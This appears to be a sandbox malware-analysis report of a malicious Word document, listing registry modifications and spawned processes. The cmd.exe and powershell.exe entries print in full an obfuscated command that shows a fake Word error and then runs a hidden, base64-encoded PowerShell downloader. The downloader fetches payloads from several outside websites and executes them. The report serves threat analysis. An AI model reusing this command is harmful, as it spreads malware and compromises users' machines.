HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4D27	F4D27	binary	04 00 00 00 08 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00	success or wait	1	7FEE9049AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
ency\DocumentRecovery\F4D27			72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 FD 64 3F 59 60 F4 D6 01 27 4D 0F 00 27 4D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379532846	1379532847	success or wait	1	7FEE9049AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379532847	1379532848	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4D27	F4D27	binary	04 00 00 00 08 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 FD 64 3F 59 60 F4 D6 01 27 4D 0F 00 27 4D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 08 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 27 4D 0F 00 27 4D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9049AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2496 Parent PID: 1220

General

Start time:	19:55:36
Start date:	26/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgAFMAdgAgACAAUABCADUAbwAgAC AAKABbAFQAWQBwAEUAXQAoACIAewAyAH0AewAxAH0AewA1AH0AewAzAH0Aew AwAH0AewA2AH0AewA0AH0AIgAgAC0ARgAgACcAVAAnACwAJwBFAE0ALgBJAC cALAAnAFMAWQBzAFQAJwAsACcAZQBDACcALAAnAHkAJwAsACcAbwAuAEQASQ BSACcALAAnAE8AUgAnACkAIAApACAAOwAgACAAUwBFAHQALQBJAFQARQBtAC AAdgBBAFIASQBhAEIATABlADoAbQA3AGEAOQAgACgAWwB0AHkAcABFAF0AKA AiAHsANAB9AHsAMgB9AHsAMwB9AHsANQB9AHsAMQB9AHsANgB9AHsAMAB9AH sANwB9ACIAIAAtAGYAJwBuACcALAAnAEkAQwBFAHAATwBJAE4AdABtACcALA AnAG4AZQBUACcALAAnAC4AJwAsACcAcwB5AFMAdABlAE0ALgAnACwAJwBzAE UAUgB2ACcALAAnAEEAJwAsACcAYQBHAGUAcgAnACkAIAApACAAIAA7ACAAIA AkAEkAaAB2ADgAOQBfAGcAPQAkAE0AOQAxAEcAIAArACAAWwBjAGgAYQByAF 0AKAAzADMAKQAgACsAIAAkAEgAMgAzAEQAOwAkAEQAOQA0AE0APQAoACgAJw BQADcAJwArACcAMgAnACkAKwAnAFgAJwApADsAIAAoAGcARQBUAC0AdgBhAH IAaQBhAEIAbABlACAAcABiADUAbwAgAC0AVgBBACkAOgA6ACIAYwByAEUAYQ BUAGUAZABpAGAAUgBlAEMAdABgAG8AUgBZACIAKAAkAEgATwBNAEUAIAArAC AAKAAoACgAJwA5AGsAJwArACcAdABOAGsAJwApACsAJwAyACcAKwAnAGQAJw ArACgAJwB1AGgAYgA5ACcAKwAnAGsAdAAnACsAJwBHAHgAbABoACcAKQArAC gAJwA5AGkAJwArACcAYQA5AGsAdAAnACkAKQAuACIAcgBFAGAAAUABsAGEAQw BlACIAKAAoACcAOQAnACsAJwBrAHQAJwApACwAJwBcACcAKQApACkAOwAkAE oAOAA3AEgAPQAoACcAUwAnACsAKAAnADMANgAnACsAJwBOACcAKQApADsAIA AoACAAIAB2AGEAUgBJAGEAYgBsAGUAIAAgAE0ANwBhADkAIAAgAC0AVgBBAC AAIAApADoAOgAiAFMARQBjAHUAcgBpAFQAWQBwAGAAUgBvAFQAbwBDAGAAbw BMACIAIAA9ACAAKAAoACcAVABsACcAKwAnAHMAJwApACsAJwAxADIAJwApAD sAJABYADIAMgBVAD0AKAAnAEUAJwArACgAJwBfACcAKwAnAF8ARQAnACkAKQ A7ACQAUAAyADcAcABxAGUAMwAgAD0AIAAoACcARQA2ACcAKwAnAF8AUgAnAC kAOwAkAEYAMwA5AEwAPQAoACgAJwBRACcAKwAnADkANAAnACkAKwAnAFcAJw ApADsAJABBAGQAMQByAGEAOABuAD0AJABIAE8ATQBFACsAKAAoACgAJwBLAG kAJwArACcAbQAnACkAKwAoACcATgBrADIAZAAnACsAJwB1AGgAYgAnACkAKw AnAEsAaQAnACsAJwBtACcAKwAoACcARwB4ACcAKwAnAGwAJwApACsAJwBoAD kAJwArACgAJwBpACcAKwAnAGEASwBpACcAKQArACcAbQAnACkALQBSAGUAUA BsAGEAYwBlACgAWwBDAEgAQQBSAF0ANwA1ACsAWwBDAEgAQQBSAF0AMQAwAD UAKwBbAEMASABBAFIAXQAxADAAOQApACwAWwBDAEgAQQBSAF0AOQAyACkAKw AkAFAAMgA3AHAAcQBlADMAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAF YAMgA4AFUAPQAoACcAQwA4ACcAKwAnADgASwAnACkAOwAkAE0AcgBpAHEAZA A1ADkAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABLAH cAMwA3ADkANAB4AD0AKAAnAHgAIAAnACsAJwBbACcAKwAoACcAIABzAGgAJw ArACcAIAAnACkAKwAoACcAYgAnACsAJwA6AC8ALwBjAGEAYgAuAG0AeQAnAC sAJwBrAGYAJwApACsAJwBuAC4AJwArACgAJwBjAG8AbQAnACsAJwAvACcAKQ ArACcAYQAnACsAKAAnAGQAJwArACcAbQBpAG4AJwApACsAJwAvACcAKwAoAC cAWAAvACcAKwAnACEAJwApACsAJwB4ACcAKwAoACcAIAAnACsAJwBbACAAcw AnACkAKwAnAGgAJwArACgAJwAgAGIAJwArACcAOgAnACkAKwAoACcALwAnAC sAJwAvAGIAaABhACcAKQArACcAawAnACsAJwB0AGkAJwArACgAJwB2AHIAaQ BuAGQAJwArACcALgAnACsAJwBjAG8AbQAvAGMAJwApACsAJwBnACcAKwAoAC cAaQAnACsAJwAtAGIAaQBuACcAKQArACgAJwAvACcAKwAnAEoAQgBiAGIAJw ArACcAOAAnACsAJwAvACEAeAAgAFsAIAAnACkAKwAnAHMAaAAnACsAKAAnAC AAYgAnACsAJwA6ACcAKQArACgAJwAvACcAKwAnAC8AdgBhAG4AJwArACcAZA BkAG4AYQAnACkAKwAoACcAYgBoAGEAcgBnACcAKwAnAGEAJwApACsAJwB2AG UAJwArACgAJwAuAGMAJwArACcAbwAnACkAKwAnAGUAdAAnACkAKwAoACcAbQAvACEAcAAgACcAKQArACcAbwAnACsAKAAnADkAbwAnACsAJwBoACAAJw ApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACgAJwAvAGkAZQAtACcAKwAnAG IAJwArACcAZQAnACkAKwAoACcAcwAnACsAJwB0AC4AbgAnACkAKwAnAGUAJw ArACgAJwB0AC8AbwAnACsAJwBuACcAKwAnAGwAaQBuACcAKQArACcAZQAnAC sAKAAnAC0AJwArACcAdABpAG0AZQByACcAKwAnAC0AJwApACsAKAAnAGsAJw IAJwArACcAZQAnACkAKwAoACcAcwAnACsAJwB0AC4AbgAnACkAKwAnAGUAJw BoACcAKwAnAGUAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwB3AHAAJwArAC cALQAnACkAKwAnAGMAbwAnACsAJwBuAHQAJwArACgAJwBlAG4AdAAvACcAKw AnAGwAJwApACsAJwBNACcAKwAoACcATQBDACcAKwAnAC8AIQAnACkAKwAoAC cAeAAgACcAKwAnAFsAIABzACcAKQArACgAJwBoACcAKwAnACAAYgA6AC8ALw AnACsAJwB3AHcAJwApACsAJwB3ACcAKwAoACcALgBsACcAKwAnAGUAJwApAC sAKAAnAHQAJwArACcAcwBjACcAKQArACcAbwBtACcAKwAnAHAAYQAnACsAKA AnAHIAJwArACcAZQBvAG4AJwApACsAKAAnAGwAJwArACcAaQBuACcAKQArAC gAJwBlACcAKwAnAC4AYwAnACkAKwAoACcAbwBtAC8AZAAnACsAJwBlACcAKQ ArACgAJwAuAGwAJwArACcAZQB0ACcAKQArACcAcwBjACcAKwAnAG8AbQAnAC sAJwBwACcAKwAnAGEAJwArACcAcgBlACcAKwAnAG8AbgAnACsAKAAnAGwAaQ AnACsAJwBuAGUAJwApACsAKAAnAC4AYwBvAG0AJwArACcALwB3AF kAZAAvACcAKwAnACEAeAAgACcAKQArACcAWwAnACsAKAAnACAAcwAnACsAJw BoACAAYgAnACsAJwA6AC8AJwApACsAJwAvACcAKwAnAGMAYQAnACsAJwBtAG IAJwArACcAaQAnACsAKAAnAGEAcwB1AGgAJwArACcAaQAnACkAKwAoACcAcw

	B0AG8AcgAnACsAJwBpAGEAJwArACcALgBnAHIAbwB3ACcAKQArACcAbAAnAC sAJwBhAGIAJwArACgAJwAuACcAKwAnAGUAcwAvAHcAcAAnACsAJwAtACcAKQ ArACcAYwBvACcAKwAnAG4AdAAnACsAJwBlAG4AJwArACcAdAAnACsAKAAnAC 8AaAAnACsAJwBHAGgAWQAnACkAKwAnADIALwAnACkALgAiAHIAYABlAHAAYA BMAEEAQwBlACIAKAAoACcAeAAgACcAKwAnAFsAJwArACgAJwAgAHMAaAAnAC sAJwAgAGIAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJw B0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAkAE0AcgBpAHEAZAA1AD kALAAnAHcAZAAnACkAWwAzAF0AKQAuACIAcwBQAGwAYABpAHQAIgAoACQAQQ A3ADYAQgAgACsAIAAkAEkAaAB2ADgAOQBfAGcAIAArACAAJABRADcAXwBSAC kAOwAkAFYAOABfAEcAPQAoACgAJwBNACcAKwAnADUAMQAnACkAKwAnAFYAJw ApADsAZgBvAHIAZQBhAGMAaAAgACgAJABYAGoAOABzADEANQAxACAAaQBuAC AAJABLAHcAMwA3ADkANAB4ACkAewB0AHIAeQB7ACgALgAoACcATgBlACcAKw AnAHcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAFkAUwB0AEUAbQAuAG 4ARQBUAC4AdwBFAEIAQwBMAEkAZQBuAFQAKQAuACIAZABPAGAAdwBuAGAATA BPAGEARABmAGkAbABlACIAKAAkAFgAagA4AHMAMQA1ADEALAAgACQAQQBkAD EAcgBhADgAbgApADsAJABEADkANABKAD0AKAAnAEIAJwArACgAJwAzACcAKw AnADIARwAnACkAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAJwArAC cAdABlACcAKwAnAG0AJwApACAAJABBAGQAMQByAGEAOABuACkALgAiAEwAYA BFAG4AZwBgAFQASAAiACAALQBnAGUAIAAzADMAMQAyADAAKQAgAHsALgAoAC cAcgB1AG4AZABsACcAKwAnAGwAMwAnACsAJwAyACcAKQAgACQAQQBkADEAcg BhADgAbgAsACgAJwBBACcAKwAnAG4AeQAnACsAKAAnAFMAdAByACcAKwAnAG kAJwApACsAJwBuAGcAJwApAC4AIgB0AE8AUwBUAFIAYABpAG4ARwAiACgAKQ A7ACQAVgA3ADgAQgA9ACgAJwBTACcAKwAoACcAOAA1ACcAKwAnAEIAJwApAC kAOwBiAHIAZQBhAGsAOwAkAFYAOABfAFAAPQAoACcARgA2ACcAKwAnADcATA AnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFEAMAA0AFYAPQAoACcASQAyAC cAKwAnADYAWgAnACkA
Imagebase:	0x49d60000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2524 Parent PID: 2496

General

Start time:	19:55:37
Start date:	26/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff4d0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1296 Parent PID: 2496

General

Start time:	19:55:37
Start date:	26/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w hidden -enc IAAgAFMAdgAgACAAUABCADUAbwAgAC AAKABbAFQAWQBwAEUAXQAoACIAewAyAH0AewAxAH0AewA1AH0AewAzAH0Aew AwAH0AewA2AH0AewA0AH0AIgAgAC0ARgAgACcAVAAnACwAJwBFAE0ALgBJAC cALAAnAFMAWQBzAFQAJwAsACcAZQBDACcALAAnAHkAJwAsACcAbwAuAEQASQ BSACcALAAnAE8AUgAnACkAIAApACAAOwAgACAAUwBFAHQALQBJAFQARQBtAC AAdgBBAFIASQBhAEIATABlADoAbQA3AGEAOQAgACgAWwB0AHkAcABFAF0AKA AiAHsANAB9AHsAMgB9AHsAMwB9AHsANQB9AHsAMQB9AHsANgB9AHsAMAB9AH sANwB9ACIAIAAtAGYAJwBuACcALAAnAEkAQwBFAHAATwBJAE4AdABtACcALA AnAG4AZQBUACcALAAnAC4AJwAsACcAcwB5AFMAdABlAE0ALgAnACwAJwBzAE UAUgB2ACcALAAnAEEAJwAsACcAYQBHAGUAcgAnACkAIAApACAAIAA7ACAAIA AkAEkAaAB2ADgAOQBfAGcAPQAkAE0AOQAxAEcAIAArACAAWwBjAGgAYQByAF 0AKAAzADMAKQAgACsAIAAkAEgAMgAzAEQAOwAkAEQAOQA0AE0APQAoACgAJw

	BQADcAJwArACcAMgAnACkAKwAnAFgAJwApADsAIAA6AGcARQBUACUAdgBhAH IAaQBhAEIAbABlACAAcABiADUAbwAgAC0AVgBBACkAOgA6ACIAYwByAEUAYQ BUAGUAZABpAGAAUgBlAEMAdABgAG8AUgBZACIAKAAkAEgATwBNAEUAIAArAC AAKAAoACgAJwA5AGsAJwArACcAdABOOGsAJwApACsAJwAyACcAKwAnAGQAJw ArACgAJwB1AGgAYgA5ACcAKwAnAGsAdAAnACsAJwBHAHgAbABoACcAKQArAC gAJwA5AGkAJwArACcAYQA5AGsAdAAnACkAKQAuACIAcgBFAGAAUABsAGEAQw BlACIAKAAoACcAOQAnACsAJwBrAHQAJwApACwAJwBcACcAKQApACkAOwAkAE oAOAA3AEgAPQAoACcAUwAnACsAKAAnADMANgAnACsAJwBOACcAKQApADsAIA AoACAAIAB2AGEAUgBJAGEAYgBsAGUAIAAgAE0ANwBhADkAIAAgAC0AVgBBAC AAIAApADoAOgAiAFMARQBjAHUAcgBpAFQAWQBwAGAAUgBvAFQAbwBDAGAAbw BMACIAIAA9ACAAKAAoACcAVABsACcAKwAnAHMAJwApACsAJwAxADIAJwApAD sAJABYADIAMgBVAD0AKAAnAEUAJwArACgAJwBfACcAKwAnAF8ARQAnACkAKQ A7ACQAUAAyADcAcABxAGUAMwAgAD0AIAAoACcARQA2ACcAKwAnAF8AUgAnAC kAOwAkAEYAMwA5AEwAPQAoACgAJwBRACcAKwAnADkANAAnACkAKwAnAFcAJw ApADsAJABBAGQAMQByAGEAOABuAD0AJABIAE8ATQBFACsAKAAoACgAJwBLAG kAJwArACcAbQAnACkAKwAoACcATgBrADIAZAAnACsAJwB1AGgAYgAnACkAKw AnAEsAaQAnACsAJwBtACcAKwAoACcARwB4ACcAKwAnAGwAJwApACsAJwBoAD kAJwArACgAJwBpACcAKwAnAGEASwBpACcAKQArACcAbQAnACkALQBSAGUAUA BsAGEAYwBlACgAWwBDAEgAQQBSAF0ANwA1ACsAWwBDAEgAQQBSAF0AMQAwAD UAKwBbAEMASABBAFIAXQAxADAAOQApACwAWwBDAEgAQQBSAF0AOQAyACkAKw AkAFAAMgA3AHAAcQBlADMAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAF YAMgA4AFUAPQAoACcAQwA4ACcAKwAnADgASwAnACkAOwAkAE0AcgBpAHEAZA A1ADkAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABLAH cAMwA3ADkANAB4AD0AKAAnAHgAIAAnACsAJwBbACcAKwAoACcAIABzAGgAJw ArACcAIAAnACkAKwAoACcAYgAnACsAJwA6AC8ALwBjAGEAYgAuAG0AeQAnAC sAJwBrAGYAJwApACsAJwBuAC4AJwArACgAJwBjAG8AbQAnACsAJwAvACcAKQ ArACcAYQAnACsAKAAnAGQAJwArACcAbQBpAG4AJwApACsAJwAvACcAKwAoAC cAWAAvACcAKwAnACEAJwApACsAJwB4ACcAKwAoACcAIAAnACsAJwBbACAAcw AnACkAKwAnAGgAJwArACgAJwAgAGIAJwArACcAOgAnACkAKwAoACcALwAnAC sAJwAvAGIAaABhACcAKQArACcAawAnACsAJwB0AGkAJwArACgAJwB2AHIAaQ BuAGQAJwArACcALgAnACsAJwBjAG8AbQAvAGMAJwApACsAJwBnACcAKwAoAC cAaQAnACsAJwAtAGIAaQBuACcAKQArACgAJwAvACcAKwAnAEoAQgBiAGIAJw ArACcAOAAnACsAJwAvACEAeAAgAFsAIAAnACkAKwAnAHMAaAAnACsAKAAnAC AAYgAnACsAJwA6ACcAKQArACgAJwAvACcAKwAnAC8AdgBhAG4AJwArACcAZA BkAG4AYQAnACkAKwAoACcAYgBoAGEAcgBnACcAKwAnAGEAJwApACsAJwB2AG UAJwArACgAJwAuAGMAJwArACcAbwAnACkAKwAoACcAbQAvAGEAcwBzACcAKw AnAGUAdAAnACkAKwAnAC8AVwAnACsAKAAnADkAbwAnACsAJwAvACcAKQArAC cAIQAnACsAJwB4ACAAJwArACcAWwAgACcAKwAoACcAcwAnACsAJwBoACAAJw ApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACgAJwAvAGkAZQAtACcAKwAnAG IAJwArACcAZQAnACkAKwAoACcAcwAnACsAJwB0AC4AbgAnACkAKwAnAGUAJw ArACgAJwB0AC8AbwAnACsAJwBuACcAKwAnAGwAaQBuACcAKQArACcAZQAnAC sAKAAnAC0AJwArACcAdABpAG0AZQByACcAKwAnAC0AJwApACsAKAAnAGsAJw ArACcAdgBoACcAKQArACgAJwB4AHoAJwArACcALwBpACcAKQArACcAbAAnAC sAKAAnAFgAJwArACcATAAvACEAeAAnACkAKwAoACcAIABbACAAcwAnACsAJw BoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACcALwAnACsAJwBnAC cAKwAoACcAbwBjACcAKwAnAHAAJwArACcAaABvAG4AJwApACsAKAAnAGcAdA BoACcAKwAnAGUAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwB3AHAAJwArAC cALQAnACkAKwAnAGMAbwAnACsAJwBuAHQAJwArACgAJwBlAG4AdAAvACcAKw AnAGwAJwApACsAJwBNACcAKwAoACcATQBDACcAKwAnAC8AIQAnACkAKwAoAC cAeAAgACcAKwAnAFsAIABzACcAKQArACgAJwBoACcAKwAnACAAYgA6AC8ALw AnACsAJwB3AHcAJwApACsAJwB3ACcAKwAoACcALgBsACcAKwAnAGUAJwApAC sAKAAnAHQAJwArACcAcwBjACcAKQArACcAbwBtACcAKwAnAHAAYQAnACsAKA AnAHIAJwArACcAZQBvAG4AJwApACsAKAAnAGwAJwArACcAaQBuACcAKQArAC gAJwBlACcAKwAnAC4AYwAnACkAKwAoACcAbwBtAC8AZAAnACsAJwBlACcAKQ ArACgAJwAuAGwAJwArACcAZQB0ACcAKQArACcAcwBjACcAKwAnAG8AbQAnAC sAJwBwACcAKwAnAGEAJwArACcAcgBlACcAKwAnAG8AbgAnACsAKAAnAGwAaQ AnACsAJwBuAGUAJwApACsAKAAnAC4AJwArACcAYwBvAG0AJwArACcALwB3AF kAZAAvACcAKwAnACEAeAAgACcAKQArACcAWwAnACsAKAAnACAAcwAnACsAJw BoACAAYgAnACsAJwA6AC8AJwApACsAJwAvACcAKwAnAGMAYQAnACsAJwBtAG IAJwArACcAaQAnACsAKAAnAGEAcwB1AGgAJwArACcAaQAnACkAKwAoACcAcw 